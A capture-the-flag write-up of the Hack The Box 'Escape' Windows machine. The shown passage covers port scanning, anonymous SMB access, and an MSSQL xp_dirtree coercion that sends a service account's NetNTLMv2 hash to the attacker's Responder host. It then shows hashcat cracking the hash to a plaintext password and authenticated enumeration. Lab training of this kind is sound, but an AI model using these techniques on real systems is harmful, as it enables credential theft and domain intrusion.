HTB Writeup: Escape
SMB → MSSQL coercion → hash crack → WinRM → AD CS ESC1 → Administrator
A quick walkthrough of HTB Escape Windows Medium Box.
TL;DR
- Anonymous SMB access to
Publicreveals a “SQL Server Procedures.pdf” document containing a default SQL login. - Using that login against MSSQL, I trigger UNC path authentication via
xp_dirtreeto my Responder box, capturing a NetNTLMv2 forsequel\sql_svcand cracking it. - With
sql_svcI get WinRM access, then find plaintext creds forRyan.Cooperin SQL logs. - With
Ryan.Cooper, I enumerate AD CS and find a misconfigured ESC1 template (UserAuthentication) that allows EnrolleeSuppliesSubject + Client Authentication to Domain Users. - I request a cert impersonating Administrator (
-upn Administrator@sequel.htb), obtain a TGT + Administrator NTLM via Certipy, then Pass-the-Hash over WinRM to get Administrator and the root flag.
Initial enumeration
We begin our enumeration phase with a nmap port scan on all ports, fingerprinting each service found.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ sudo nmap -Pn -n 10.129.228.253 -sV -sC -T4 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 10:44 CEST
Nmap scan report for 10.129.228.253
Host is up (0.022s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-05 16:45:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-05T16:47:27+00:00; +8h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-05T16:47:27+00:00; +8h00m00s from scanner time.
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.228.253:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-05-05T16:47:27+00:00; +8h00m00s from scanner time.
| ms-sql-info:
|   10.129.228.253:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-05-05T16:41:51
|_Not valid after:  2055-05-05T16:41:51
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-05T16:47:27+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-05-05T16:47:27+00:00; +8h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49721/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-05T16:46:48
|_  start_date: N/A
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   23.59 ms 10.10.14.1
2   23.62 ms 10.129.228.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.13 seconds
Interesting services we’ll focus on are : SMB, MSSQL, and WinRm for later access
Foothold
Let’s start with SMB. It’s still worth to try accessing a server with Guest access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ nxc smb 10.129.228.253 -u 'guest' -p '' --shares
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\guest:
SMB         10.129.228.253  445    DC               [*] Enumerated shares
SMB         10.129.228.253  445    DC               Share           Permissions     Remark
SMB         10.129.228.253  445    DC               -----           -----------     ------
SMB         10.129.228.253  445    DC               ADMIN$                          Remote Admin
SMB         10.129.228.253  445    DC               C$                              Default share
SMB         10.129.228.253  445    DC               IPC$            READ            Remote IPC
SMB         10.129.228.253  445    DC               NETLOGON                        Logon server share
SMB         10.129.228.253  445    DC               Public          READ
SMB         10.129.228.253  445    DC               SYSVOL                          Logon server share
We noticed an available Public share, so let’s see what we can grab on it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ impacket-smbclient guest@10.129.228.253
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Public
SYSVOL
# use Public
# ls
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 .
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 ..
-rw-rw-rw-      49551  Sat Nov 19 12:51:25 2022 SQL Server Procedures.pdf
# get SQL Server Procedures.pdf
# cd ..
# ls
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 .
drw-rw-rw-          0  Sat Nov 19 12:51:25 2022 ..
-rw-rw-rw-      49551  Sat Nov 19 12:51:25 2022 SQL Server Procedures.pdf
# exit
There is only a pdf file related to the procedures in use regarding SQL

We first found a username in this doc : brandon.brown@sequel.htb And more interestingly default credentials for accessing the SQL instance :

So we’ll try these credentials against the running SQL Server and it worked. From there, we trigger an SMB authentication back to our host in order to get the running sql user hash :
1
2
3
4
5
6
7
SQL (PublicUser  guest@master)> xp_dirtree
subdirectory   depth   file
------------   -----   ----
SQL (PublicUser  guest@master)> xp_dirtree \\10.10.14.66\share
subdirectory   depth   file
------------   -----   ----
SQL (PublicUser  guest@master)>
In our responder, we got a hit for the sql_svc user :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
┌──(sc4nx㉿attackhost)-[~]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.66]
    Responder IPv6             [dead:beef:2::1040]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-BQF9DZGBBDK]
    Responder Domain Name      [IM8H.LOCAL]
    Responder DCE-RPC Port     [46874]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:f9cf459d195d66db:942C6A2C50E36490E8B0D64EDE7B59E0:010100000000000000972286ACBDDB01AE2C9C5144DDF21E000000000200080049004D003800480001001E00570049004E002D00420051004600390044005A0047004200420044004B0004003400570049004E002D00420051004600390044005A0047004200420044004B002E0049004D00380048002E004C004F00430041004C000300140049004D00380048002E004C004F00430041004C000500140049004D00380048002E004C004F00430041004C000700080000972286ACBDDB01060004000200000008003000300000000000000000000000003000006DDE992C798BFFFFA50868B7DFFDB8F39BE29F21C1A058C635BA1C5AB742F9B10A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00360036000000000000000000
Note: This works even with SMB signing because signing protects message integrity, not the credential submission itself. The client still attempts to authenticate to our UNC path, exposing a NetNTLMv2 challenge/response that Responder captures.
Next step will be to crack the hash and recover the password :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ hashid -m hashNTLMv2
--File 'hashNTLMv2'--
Analyzing 'sql_svc::sequel:f9cf459d195d66db:942C6A2C50E36490E8B0D64EDE7B59E0:010100000000000000972286ACBDDB01AE2C9C5144DDF21E000000000200080049004D003800480001001E00570049004E002D00420051004600390044005A0047004200420044004B0004003400570049004E002D00420051004600390044005A0047004200420044004B002E0049004D00380048002E004C004F00430041004C000300140049004D00380048002E004C004F00430041004C000500140049004D00380048002E004C004F00430041004C000700080000972286ACBDDB01060004000200000008003000300000000000000000000000003000006DDE992C798BFFFFA50868B7DFFDB8F39BE29F21C1A058C635BA1C5AB742F9B10A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00360036000000000000000000'
[+] NetNTLMv2 [Hashcat Mode: 5600]
--End of file 'hashNTLMv2'--
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ hashcat -m 5600 hashNTLMv2 /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz -O
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu--0x000, 2910/5885 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
* Passwords.: 14344383
* Bytes.....: 53291283
* Keyspace..: 14344383

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

SQL_SVC::sequel:f9cf459d195d66db:942c6a2c50e36490e8b0d64ede7b59e0:010100000000000000972286acbddb01ae2c9c5144ddf21e000000000200080049004d003800480001001e00570049004e002d00420051004600390044005a0047004200420044004b0004003400570049004e002d00420051004600390044005a0047004200420044004b002e0049004d00380048002e004c004f00430041004c000300140049004d00380048002e004c004f00430041004c000500140049004d00380048002e004c004f00430041004c000700080000972286acbddb01060004000200000008003000300000000000000000000000003000006dde992c798bffffa50868b7dffdb8f39be29f21c1a058c635ba1c5ab742f9b10a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00360036000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:f9cf459d195d66db:942c6a2c50e36490e8...000000
Time.Started.....: Mon May  5 10:59:45 2025 (17 secs)
Time.Estimated...: Mon May  5 11:00:02 2025 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   645.9 kH/s (1.28ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10700741/14344383 (74.60%)
Rejected.........: 5061/10700741 (0.05%)
Restore.Point....: 10699717/14344383 (74.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: RELAJATE120100 -> REDREDY
Hardware.Mon.#1..: Util: 90%

Started: Mon May  5 10:59:44 2025
Stopped: Mon May  5 11:00:03 2025
Awesome ! With the sql_svc credentials in hand, we have our initial AD foothold. From here, we can pursue paths like Kerberoasting (if SPNs are present) or kick off BloodHound for privilege escalation mapping.
We’ll first validate these credentials :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ nxc smb 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie' --shares
SMB         10.129.228.253  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.228.253  445    DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie
SMB         10.129.228.253  445    DC               [*] Enumerated shares
SMB         10.129.228.253  445    DC               Share           Permissions     Remark
SMB         10.129.228.253  445    DC               -----           -----------     ------
SMB         10.129.228.253  445    DC               ADMIN$                          Remote Admin
SMB         10.129.228.253  445    DC               C$                              Default share
SMB         10.129.228.253  445    DC               IPC$            READ            Remote IPC
SMB         10.129.228.253  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.228.253  445    DC               Public          READ
SMB         10.129.228.253  445    DC               SYSVOL          READ            Logon server share
Now that we know this account is valid, let’s continue with further enumeration using enum4linux-ng :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ enum4linux-ng -A 10.129.228.253 -u sql_svc -p 'REGGIE1234ronnie'
ENUM4LINUX - next generation (v1.3.4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... 10.129.228.253
[*] Username ......... 'sql_svc'
[*] Random Username .. 'fghnwziz'
[*] Password ......... 'REGGIE1234ronnie'
[*] Timeout .......... 5 second(s)

 =======================================
|    Listener Scan on 10.129.228.253    |
 =======================================
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

 ======================================================
|    Domain Information via LDAP for 10.129.228.253    |
 ======================================================
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: sequel.htb

 =============================================================
|    NetBIOS Names and Workgroup/Domain for 10.129.228.253    |
 =============================================================
[-] Could not get NetBIOS names information via 'nmblookup': timed out

 ===========================================
|    SMB Dialect Check on 10.129.228.253    |
 ===========================================
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: false
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

 =============================================================
|    Domain Information via SMB session for 10.129.228.253    |
 =============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC
NetBIOS domain name: sequel
DNS domain: sequel.htb
FQDN: dc.sequel.htb
Derived membership: domain member
Derived domain: sequel

 ===========================================
|    RPC Session Check on 10.129.228.253    |
 ===========================================
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for user session
[+] Server allows session using username 'sql_svc', password 'REGGIE1234ronnie'
[*] Check for random user
[+] Server allows session using username 'fghnwziz', password 'REGGIE1234ronnie'
[H] Rerunning enumeration with user 'fghnwziz' might give more results

 =====================================================
|    Domain Information via RPC for 10.129.228.253    |
 =====================================================
[+] Domain: sequel
[+] Domain SID: S-1-5-21-4078382237-1492182817-2568127209
[+] Membership: domain member

 =================================================
|    OS Information via RPC for 10.129.228.253    |
 =================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102f'
Server type string: Wk Sv Sql PDC Tim NT

 =======================================
|    Users via RPC on 10.129.228.253    |
 =======================================
[*] Enumerating users via 'querydispinfo'
[+] Found 9 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 9 user(s) via 'enumdomusers'
[+] After merging user results we have 9 user(s) total:
'1103':
  username: Tom.Henn
  name: (null)
  acb: '0x00000210'
  description: (null)
'1104':
  username: Brandon.Brown
  name: (null)
  acb: '0x00000210'
  description: (null)
'1105':
  username: Ryan.Cooper
  name: (null)
  acb: '0x00000210'
  description: (null)
'1106':
  username: sql_svc
  name: (null)
  acb: '0x00000210'
  description: (null)
'1107':
  username: James.Roberts
  name: (null)
  acb: '0x00000210'
  description: (null)
'1108':
  username: Nicole.Thompson
  name: (null)
  acb: '0x00000210'
  description: (null)
'500':
  username: Administrator
  name: (null)
  acb: '0x00004210'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000214'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00020011'
  description: Key Distribution Center Service Account

 ========================================
|    Groups via RPC on 10.129.228.253    |
 ========================================
[*] Enumerating local groups
[+] Found 6 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 28 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 15 group(s) via 'enumdomgroups'
[+] After merging groups results we have 49 group(s) total:
'1101':
  groupname: DnsAdmins
  type: local
'1102':
  groupname: DnsUpdateProxy
  type: domain
'1109':
  groupname: SQLServer2005SQLBrowserUser$DC
  type: local
'498':
  groupname: Enterprise Read-only Domain Controllers
  type: domain
'512':
  groupname: Domain Admins
  type: domain
'513':
  groupname: Domain Users
  type: domain
'514':
  groupname: Domain Guests
  type: domain
'515':
  groupname: Domain Computers
  type: domain
'516':
  groupname: Domain Controllers
  type: domain
'517':
  groupname: Cert Publishers
  type: local
'518':
  groupname: Schema Admins
  type: domain
'519':
  groupname: Enterprise Admins
  type: domain
'520':
  groupname: Group Policy Creator Owners
  type: domain
'521':
  groupname: Read-only Domain Controllers
  type: domain
'522':
  groupname: Cloneable Domain Controllers
  type: domain
'525':
  groupname: Protected Users
  type: domain
'526':
  groupname: Key Admins
  type: domain
'527':
  groupname: Enterprise Key Admins
  type: domain
'544':
  groupname: Administrators
  type: builtin
'545':
  groupname: Users
  type: builtin
'546':
  groupname: Guests
  type: builtin
'548':
  groupname: Account Operators
  type: builtin
'549':
  groupname: Server Operators
  type: builtin
'550':
  groupname: Print Operators
  type: builtin
'551':
  groupname: Backup Operators
  type: builtin
'552':
  groupname: Replicator
  type: builtin
'553':
  groupname: RAS and IAS Servers
  type: local
'554':
  groupname: Pre-Windows 2000 Compatible Access
  type: builtin
'555':
  groupname: Remote Desktop Users
  type: builtin
'556':
  groupname: Network Configuration Operators
  type: builtin
'557':
  groupname: Incoming Forest Trust Builders
  type: builtin
'558':
  groupname: Performance Monitor Users
  type: builtin
'559':
  groupname: Performance Log Users
  type: builtin
'560':
  groupname: Windows Authorization Access Group
  type: builtin
'561':
  groupname: Terminal Server License Servers
  type: builtin
'562':
  groupname: Distributed COM Users
  type: builtin
'568':
  groupname: IIS_IUSRS
  type: builtin
'569':
  groupname: Cryptographic Operators
  type: builtin
'571':
  groupname: Allowed RODC Password Replication Group
  type: local
'572':
  groupname: Denied RODC Password Replication Group
  type: local
'573':
  groupname: Event Log Readers
  type: builtin
'574':
  groupname: Certificate Service DCOM Access
  type: builtin
'575':
  groupname: RDS Remote Access Servers
  type: builtin
'576':
  groupname: RDS Endpoint Servers
  type: builtin
'577':
  groupname: RDS Management Servers
  type: builtin
'578':
  groupname: Hyper-V Administrators
  type: builtin
'579':
  groupname: Access Control Assistance Operators
  type: builtin
'580':
  groupname: Remote Management Users
  type: builtin
'582':
  groupname: Storage Replica Administrators
  type: builtin

 ========================================
|    Shares via RPC on 10.129.228.253    |
 ========================================
[*] Enumerating shares
[+] Found 6 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
NETLOGON:
  comment: Logon server share
  type: Disk
Public:
  comment: ''
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: NOT SUPPORTED
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: OK
[*] Testing share Public
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: OK

 ===========================================
|    Policies via RPC for 10.129.228.253    |
 ===========================================
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: 41 days 23 hours 53 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: true
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
